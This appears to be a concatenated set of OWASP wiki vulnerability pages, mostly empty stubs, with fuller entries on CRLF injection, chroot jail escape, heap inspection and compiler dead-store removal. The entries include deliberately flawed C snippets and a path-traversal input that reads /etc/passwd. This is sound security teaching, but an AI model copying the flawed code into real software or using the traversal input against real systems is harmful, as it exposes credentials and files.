{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Design]]

QUEBRA

## ALTERNATE CHANNEL RACE CONDITION

PLOVER - Alternate Channel Race Condition

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## ALTERNATE ENCODING

PLOVER - Alternate Encoding

[[Template:Stub]]

[[Category:Vulnerability]]

[[Category:Encoding]]

QUEBRA

AUTHENTICATION BYPASS BY ALTERNATE PATH/CHANNEL

{{Template:Stub}}

RELATED PROBLEMS

[[Unprotected Alternate Channel]]

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

QUEBRA

UNPROTECTED ALTERNATE CHANNEL

{{Template:Vulnerability}}

DESCRIPTION
EXAMPLES
RELATED THREATS
RELATED ATTACKS
RELATED VULNERABILITIES
RELATED COUNTERMEASURES
CATEGORIES

{{Template:Stub}}

[[Category:Authentication Vulnerability]]

QUEBRA

AUTHENTICATION BYPASS BY PRIMARY WEAKNESS

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

QUEBRA

AUTHENTICATION BYPASS VIA ASSUMED-IMMUTABLE DATA

Assumed-immutable authentication data can be modified by attackers to bypass the authentication. Most of the time, this vulnerability results from inappropriate session management, i.e., important data that is used for authentication decisions is sent to the client side and subject to user modification. This kind of data should be stored in the server-side session as much as possible.

{{Template:Stub}}

## RELATED PROBLEMS

[[Privilege Escalation via Assumed-Immutable Data]]

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

QUEBRA

## AUTHENTICATION ERROR

PLOVER - Authentication Error

The product does not properly ensure that the user has proven their identity.

Functional Area: Authentication

Common Consequences: Authentication bypass

See Also [[Comprehensive\_list\_of\_Threats\_to\_Authentication\_Procedures\_and\_Data|Authentication Oversights]]

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:Authentication]]

QUEBRA

## AUTHENTICATION LOGIC ERROR

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:Authentication]]

[[Category:Implementation]]

QUEBRA

## AUTHENTICATION BYPASS BY ALTERNATE NAME

Resource has multiple names and not all names are enforcing authentication when being accessed.

### EXAMPLES

CAN-2003-0317

### RELATED PROBLEMS

[[Alternative Encoding]]

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

QUEBRA

## AUTHENTICATION BYPASS BY SPOOFING

Insufficient verification of user identity.

### RELATED PROBLEM

[[Authentication Error]]

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

QUEBRA

## BEHAVIORAL CHANGE

A behavioral change of a module breaks the original contracts between this module and the modules that are using it, resulting in unexpected or insecure behaviors.

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## BEHAVIORAL DISCREPANCY INFOLEAK

Changes of behaviors or responses reveal information about the application.

### RELATED ATTACKS

[[OS fingerprinting]]

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## BEHAVIORAL PROBLEMS

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## BUFFER OVER-READ

The application reads data past the end of the intended buffer.

### RELATED PROBLEMS

[[Array Boundary Checking]]

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## BUFFER UNDER-READ

The application reads data before the start of the intended buffer. This normally results from bad coding practice.

### RELATED PROBLEMS

[[Array Boundary Checking]]

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## BUNDLING ISSUES

Landwehr - Bundling

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## BYTE/OBJECT CODE

Landwehr - Object Code

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## CRLF INJECTION

{{Template:Vulnerability}}

### DESCRIPTION

The term CRLF refers to "C"arriage "R"eturn (ASCII 13, \r) "L"ine "F"eed (ASCII 10, \n). They're used to note the termination of a line, however, dealt with differently in today's popular Operating Systems. For example: in Windows both a CR and LF are required to note the end of a line, whereas in Linux/UNIX a LF is only required.

A CRLF Injection attack occurs when a user managed to submit a CRLF into an application. This is most commonly done by modifying an HTTP parameter or URL.

## IMPACT AND EXAMPLE

Depending on how the application is developed this can be a minor problem or a fairly serious security flaw. Let's look at the latter because this is after all a security related post.

Let's assume a file is used at some point to read/write data to, such as a log of some sort. If an attacker managed to place a CRLF then can then inject some sort of read programmatic method to the file. This could result in the contents being written to screen on the next attempt to use this file.

Another example is the "response splitting" attacks, where CRLF's is injected into an application and included in the response. The extra CRLF's are interpreted by proxies, caches, and maybe browsers as the end of a packet, causing mayhem.

## CATEGORIES

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## CASE SENSITIVITY (LOWERCASE, UPPERCASE, MIXED CASE)

### EXAMPLES

- Case-insensitive Password
- Case-insensitive filename

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## CATCH NULLPOINTEREXCEPTION

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

It is generally a bad practice to catch `NullPointerException`.

## DESCRIPTION

Programmers typically catch `NullPointerException` under three circumstances:

- The program contains a null pointer dereference. Catching the resulting exception was easier than fixing the underlying problem.
- The program explicitly throws a `NullPointerException` to signal an error condition.
- The code is part of a test harness that supplies unexpected input to the classes under test.

Of these three circumstances, only the last is acceptable.

## EXAMPLES

The following code mistakenly catches a `NullPointerException`.

```
try {
    mysteryMethod();
}
catch (NullPointerException npe) {
}
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Category:Error Handling]]

## CATEGORIES

[[Category:Error Handling Vulnerability]]

QUEBRA

## CHANNEL AND PATH ERRORS

PLOVER - Channel and Path Errors

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]



QUEBRA

## CLEANSING, CANONICALIZATION, AND COMPARISON ERRORS

PLOVER - Cleansing, Canonicalization, and Comparison Errors

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## COLLAPSE OF DATA INTO UNSAFE VALUE

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## INJECTION PROBLEM

{{Template:SecureSoftware}}

### OVERVIEW

Injection problems span a wide range of instantiations. The basic form of this flaw involves the injection of control-plane data into the data-plane in order to alter the control flow of the process.

### CONSEQUENCES

- Confidentiality: Many injection attacks involve the disclosure of important information in terms of both data sensitivity and usefulness in further exploitation
- Authentication: In some cases injectable code controls authentication; this may lead to remote vulnerability
- Access Control: Injection attacks are characterized by the ability to significantly change the flow of a given process, and in some cases, to the execution of arbitrary code.
- Integrity: Data injection attacks lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing.
- Accountability: Often the actions performed by injected control code are unlogged.

### EXPOSURE PERIOD

- Requirements specification: A language might be chosen which is not subject to these issues.
- Implementation: Many logic errors can contribute to these issues.

## PLATFORM

- Languages: C, C++, Assembly, SQL
- Platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Very High

## AVOIDANCE AND MITIGATION

- Requirements specification: A language might be chosen which is not subject to these issues.
- Implementation: As so many possible implementations of this flaw exist, it is best to simply be aware of the flaw and work to ensure that all control characters entered in data are subject to black-list style parsing.

## DISCUSSION

Injection problems encompass a wide variety of issues - all mitigated in very different ways. For this reason, the most effective way to discuss these flaws is to note the distinct features which classify them as injection flaws.

The most important issue to note is that all injection problems share one thing in common - i.e., they allow for the injection of control plane data into the user-controlled data plane. This means that the execution of the process may be altered by sending code in through legitimate data channels, using no other mechanism. While buffer overflows, and many other flaws, involve the use of some further issue to gain execution, injection problems need only for the data to be parsed.

The most classing instantiations of this category of flaw are SQL injection and format string vulnerabilities.

## EXAMPLES

Injection problems describe a large subset of problems with varied instantiations. For an example of one of these problems, see the section [\[\[Format string problem\]\]](#).

## RELATED PROBLEMS

- [\[\[SQL injection\]\]](#)
- [\[\[Format string problem\]\]](#)
- [\[\[Command injection\]\]](#)
- [\[\[Log injection\]\]](#)
- [\[\[Reflection injection\]\]](#)

- [[Interpreter Injection]]

[[Category:Vulnerability]]

[[Category:Input Validation]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## CONTEXT SWITCHING RACE CONDITION

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:Implementation]]

QUEBRA

## COMMON SPECIAL ELEMENT MANIPULATIONS

{{Template:Stub}}

[[Category:Vulnerability]]

QUEBRA

## CROSS-BOUNDARY CLEANSING INFOLEAK

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

QUEBRA

DANGEROUS HANDLER NOT CLEARED/DISABLED DURING SENSITIVE OPERATIONS

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

DATA AMPLIFICATION

PLOVER - Data Amplification

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

DATA LEAKING BETWEEN USERS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

[[Category:Sensitive Data Protection Vulnerability]]

QUEBRA

DATA STRUCTURE ISSUES

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## DELIMITER PROBLEMS

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## DELIMITER BETWEEN EXPRESSIONS OR COMMANDS

{{Template:Stub}}

[[Category:Vulnerability]]

[[Category:Implementation]]

QUEBRA

## DIRECTORY RESTRICTION ERROR

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Improper use of the chroot() system call may allow attackers to escape a chroot jail.

## DESCRIPTION

The application fails to enforce the intended restricted directory access policy. By using relative paths or other path traversal attack mechanisms, an attacker can access unauthorized files outside the restricted directory.

## EXAMPLES

- Improper use of the `chroot()` system call may allow attackers to access files that are outside the new root directory therefore breaks the intended access control policy.

The `chroot()` system call allows a process to change its perception of the root directory of the file system. After properly invoking `chroot()`, a process cannot access any files outside the directory tree defined by the new root directory. Such an environment is called a chroot jail and is commonly used to prevent the possibility that a processes could be subverted and used to access unauthorized files. For instance, many FTP servers run in chroot jails to prevent an attacker who discovers a new vulnerability in the server from being able to download the password file or other sensitive files on the system.

Improper use of `chroot()` may allow attackers to escape from the chroot jail. The `chroot()` function call does not change the process's current working directory, so relative paths may still refer to file system resources outside of the chroot jail after `chroot()` has been called.

Consider the following source code from a (hypothetical) FTP server:

```
chroot("/var/ftpboot");
...
fgets(filename, sizeof(filename), network);
localfile = fopen(filename, "r");
while ((len = fread(buf, 1, sizeof(buf), localfile)) != EOF) {
    fwrite(buf, 1, sizeof(buf), network);
}
fclose(localfile);
```

This code is responsible for reading a filename from the network, opening the corresponding file on the local machine, and sending the contents over the network. This code could be used to implement the FTP GET command. The FTP server calls `chroot()` in its initialization routines in an attempt to prevent access to files outside of `/var/ftpboot`. But because the server fails to change the current working directory by calling `chdir("/")`, an attacker could request the file `"../../../../../etc/passwd"` and obtain a copy of the system password file.

## RELATED THREATS

Attackers try to access unauthorized files, such as password files or configuration files.

## RELATED ATTACKS

[[Path Traversal Attacks]]

## RELATED COUNTERMEASURES

[[Input Validation]]

[[Access Control]]

## CATEGORIES

{{Template:Stub}}

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

## TEMPLATE:VULNERABILITY

This is a "'Vulnerability'". To view all vulnerabilities, please see the [[Category:Vulnerability|Vulnerability Category]] page.

[[Category:Vulnerability]]

[[Category:OWASP Honeycomb Project]]

\_\_NOTOC\_\_

QUEBRA

## DISCREPANCY INFORMATION LEAKS

{{Template:Vulnerability}}

### DESCRIPTION

Application reveals details about its inner working by behaving differently, or sending different responses, to different user inputs.

### RELATED THREATS

Attackers try to observe the internal working of the application to obtain clues of attacks.

### RELATED ATTACKS

Attacks that can take advantage of the information revealed in this vulnerability. For example, if an attacker knows whether a user name exists or not through the login response, he can accordingly change his strategy of a brute-force attack.

### RELATED VULNERABILITIES

- [[Error Message Infoleaks]]

## RELATED COUNTERMEASURES

- [[Error Handling]]

## CATEGORIES

{{Template:Stub}}

QUEBRA

## DOUBLED CHARACTER XSS MANIPULATIONS

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

[[xss attacks]]

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

QUEBRA

## EARLY AMPLIFICATION

{{Template:Vulnerability}}

### DESCRIPTION

Allows a legitimate but expensive operation before the entity has proven that the operation should be allowed.

PLOVER Early Amplification.

### EXAMPLES

### RELATED THREATS

- Attackers try to launch a denial of service attack by performing the unprotected expensive operations repeatedly



## RELATED ATTACKS

[[Denial of Service | Denial of Service]]

## RELATED COUNTERMEASURES

[:Category:Authentication]]

[:Category:Access Control]]

## CATEGORIES

[Category:Access Control Vulnerability]]

{{Template:Stub}}

QUEBRA

## EMPTY STRING PASSWORD

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Using an empty string as a password is insecure.

## DESCRIPTION

It is never appropriate to use an empty string as a password. It is too easy to guess. Empty string password makes the authentication as weak as the user names, which are normally public or guessable. This make a brute-force attack against the login interface much easier.

## EXAMPLES

### RELATED THREATS

Attackers try to obtain a log in account of the application.

## RELATED ATTACKS

- [[Brute-force Attack]] against application log in interface.

## RELATED VULNERABILITIES

- [[Weak Passwords]]

## RELATED COUNTERMEASURES

- `[[Category:Authentication]]`
- `[[Strong Password Policy]]`

## CATEGORIES

`[[Category>Password Management Vulnerability]]`

`[[Category:Authentication Vulnerability]]`

`[[Category:Environmental Vulnerability]]`

`[[Category:Deployment]]`

QUEBRA

## ERROR CONDITIONS, RETURN VALUES, STATUS CODES

`{{Template:Vulnerability}}`

## DESCRIPTION

Invalid or unhandled error conditions, return values and status codes result in unexpected application behaviors.

## EXAMPLES

### RELATED THREATS

Attackers try to crash the application or launch a denial of service attack by triggering the unhandled conditions.

## RELATED ATTACKS

`[[Category:Denail of Service]]`

## RELATED COUNTERMEASURES

`[[Category>Error Handling]]`

## CATEGORIES

`[[Category>Error Handling Problem]]`

`{{Template:Stub}}`

QUEBRA

## ERROR MESSAGE INFOLEAKS

{{Template:Vulnerability}}

### DESCRIPTION

Error messages reveal too much detail about the application.

### EXAMPLES

### RELATED THREATS

Attacker tries to obtain clues from the error messages.

### RELATED ATTACKS

### RELATED VULNERABILITY

[[Discrepancy Information Leaks]]

### RELATED COUNTERMEASURES

[[Category:Error Handling]]

### CATEGORIES

[[Category:Error Handling Problem]]

{{Template:Stub}}

QUEBRA

## ESCAPE, META, OR CONTROL CHARACTER / SEQUENCE

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

[[Category:General Logic Error Vulnerability]]

{{Template:Stub}}

QUEBRA

## EXPECTED BEHAVIOR VIOLATION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

[[Category:General Logic Error Vulnerability]]

{{Template:Stub}}

QUEBRA

## EXTERNAL BEHAVIORAL INCONSISTENCY INFOLEAK

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

[[Category:General Logic Error Vulnerability]]

{{Template:Stub}}

QUEBRA

## EXTERNAL INITIALIZATION OF TRUSTED VARIABLES OR VALUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

#### EXTRA PARAMETER ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:General Logic Error]]

{{Template:Stub}}

QUEBRA

#### EXTRA SPECIAL ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:General Logic Error Vulnerability]]

{{Template:Stub}}

QUEBRA

## EXTRA UNHANDLED FEATURES

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

[[Category:General Logic Error Vulnerability]]

{{Template:Stub}}

QUEBRA

## EXTRA VALUE ERROR

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## FAILS POORLY DUE TO INSUFFICIENT PERMISSIONS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## GENERAL SPECIAL ELEMENT PROBLEMS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## GROUPING ELEMENT / PAIRED DELIMITER

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## HARD-CODED PASSWORD

{{Template:Vulnerability}}

#### DESCRIPTION

#### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

[[Category:Authentication]]

#### CATEGORIES

[[Category>Password Management Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:Sensitive Data Protection Vulnerability]]

{{Template:Stub}}

QUEBRA

#### HEAP INSPECTION

{{Template:Vulnerability}}

{{Template:Fortify}}

#### ABSTRACT

Do not use realloc() to resize buffers that store sensitive information.

#### DESCRIPTION

Heap inspection vulnerabilities occur when sensitive data, such as a password or an encryption key, can be exposed to an attacker because they are not removed from memory.

The realloc() function is commonly used to increase the size of a block of allocated memory. This operation often requires copying the contents of the old memory block into a new and larger block. This operation leaves the contents of the original block intact but inaccessible to the program, preventing the program from being able to scrub sensitive data from memory. If an attacker can later examine the contents of a memory dump, the sensitive data could be exposed.

#### EXAMPLES

The following code calls realloc() on a buffer containing sensitive data:

376



```
cleartext_buffer = get_secret();  
...  
cleartext_buffer = realloc(cleartext_buffer, 1024);  
...  
scrub_memory(cleartext_buffer, 1024);
```

There is an attempt to scrub the sensitive data from memory, but `realloc()` is used, so a copy of the data can still be exposed in the memory originally allocated for `cleartext_buffer`.

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

[[Category:Implementation]]

[[Category:C]]

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Code Snippet]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

#### ILLEGAL POINTER VALUE

{{Template:Vulnerability}}

{{Template:Fortify}}

#### ABSTRACT

This function can return a pointer to memory outside of the buffer to be searched. Subsequent operations on the pointer may have unintended consequences.

#### DESCRIPTION

This function can return a pointer to memory outside the bounds of the buffer to be searched under either of the following circumstances:

- An attacker can control the contents of the buffer to be searched
- An attacker can control the value for which to search

## EXAMPLES

The following short program uses an untrusted command line argument as the search buffer in a call to `rawmemchr()`.

```
int main(int argc, char** argv) {
    char* ret = rawmemchr(argv[0], 'x');
    printf("%s\n", ret);
}
```

The program is meant to print a substring of `argv[0]`, but it may end up printing some portion of memory above `argv[0]`.

This issue is similar to a string termination error, where the programmer relies on a character array to contain a null terminator.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

[[Buffer overflow]]

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Implementation]]

[[Category:C]]

[[Category:Code Snippet]]

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## IMPROPER HANDLER DEPLOYMENT

{{Template:Vulnerability}}

## DESCRIPTION

## EXAMPLES

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## IMPROPER NULL TERMINATION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## IMPROPER RESOURCE SHUTDOWN OR RELEASE

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

- Not release database connections during error handling

**RELATED THREATS**

**RELATED ATTACKS**

[[Denial of Service]]

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## IMPROPERLY IMPLEMENTED SECURITY CHECK FOR STANDARD

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

[[Insufficient Verification of Data]]

[[Authentication bypass by spoofing]]

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

**IMPROPERLY TRUSTED REVERSE DNS**

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

**IMPROPERLY VERIFIED SIGNATURE**

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INADVERTENT

{{Template:Vulnerability}}

### DESCRIPTION

Inadverten flaws.

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INCOMPLETE BLACKLIST

{{Template:Vulnerability}}

### DESCRIPTION

NOTE: This probably should be made into a principle - Don't use blacklist. New attacks are being developed everyday, which makes it difficult or nearly impossible in some cases to make a complete blacklist. Instead positive whitelist, which specifies what is allowed, should be used.

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**

[[Permissive Whitelist]]

**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INCOMPLETE CLEANUP

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## INCOMPLETE ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INCOMPLETE INTERNAL STATE DISTINCTION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INCONSISTENT ELEMENTS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INCONSISTENT IMPLEMENTATIONS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## INCONSISTENT SPECIAL ELEMENTS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INCORRECT PRIVILEGE ASSIGNMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Access Control]]

## CATEGORIES

{{Template:Stub}}



QUEBRA

## INCORRECT INITIALIZATION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INFOLEAK USING DEBUG INFORMATION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INFORMATION LEAK (INFORMATION DISCLOSURE)

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INFORMATION LOSS OR OMISSION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INITIALIZATION AND CLEANUP ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INPUT TERMINATOR

{{Template:Vulnerability}}

#### DESCRIPTION

#### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

{{Template:Stub}}

QUEBRA

## INSECURE COMPILER OPTIMIZATION

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Improperly scrubbing sensitive data from memory can compromise security.

### DESCRIPTION

Compiler optimization errors occur when:

- Secret data is stored in memory.
- The secret data is scrubbed from memory by overwriting its contents.
- The source code is compiled using an optimizing compiler, which identifies and removes the function that overwrites the contents as a dead store because the memory is not used subsequently.

### EXAMPLES

""Example: "Dead store removal""

Memory overwriting code is removed by optimizing compiler, which causes sensitive information left in the memory after its usage.

The following code reads a password from the user, uses the password to connect to a back-end mainframe and then attempts to scrub the password from memory using `memset()`.

```
void GetData(char *MFAddr) {
    char pwd[64];
    if (GetPasswordFromUser(pwd, sizeof(pwd))) {
        if (ConnectToMainframe(MFAddr, pwd)) {
            // Interaction with mainframe
        }
    }
}
```

```
}  
memset(pwd, 0, sizeof(pwd));  
}
```

The code in the example will behave correctly if it is executed verbatim, but if the code is compiled using an optimizing compiler, such as Microsoft Visual C++® .NET or GCC 3.x, then the call to `memset()` will be removed as a dead store because the buffer `pwd` is not used after its value is overwritten [1]. Because the buffer `pwd` contains a sensitive value, the application may be vulnerable to attack if the data is left memory resident. If attackers are able to access the correct region of memory, they may use the recovered password to gain control of the system.

It is common practice to overwrite sensitive data manipulated in memory, such as passwords or cryptographic keys, in order to prevent attackers from learning system secrets. However, with the advent of optimizing compilers, programs do not always behave as their source code alone would suggest. In the example, the compiler interprets the call to `memset()` as dead code because the memory being written to is not subsequently used, despite the fact that there is clearly a security motivation for the operation to occur. The problem here is that many compilers, and in fact many programming languages, do not take this and other security concerns into consideration in their efforts to improve efficiency.

Attackers typically exploit this type of vulnerability by using a core dump or runtime mechanism to access the memory used by a particular application and recover the secret information. Once an attacker has access to the secret information, it is relatively straightforward to further exploit the system and possibly compromise other resources with which the application interacts.

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### REFERENCES

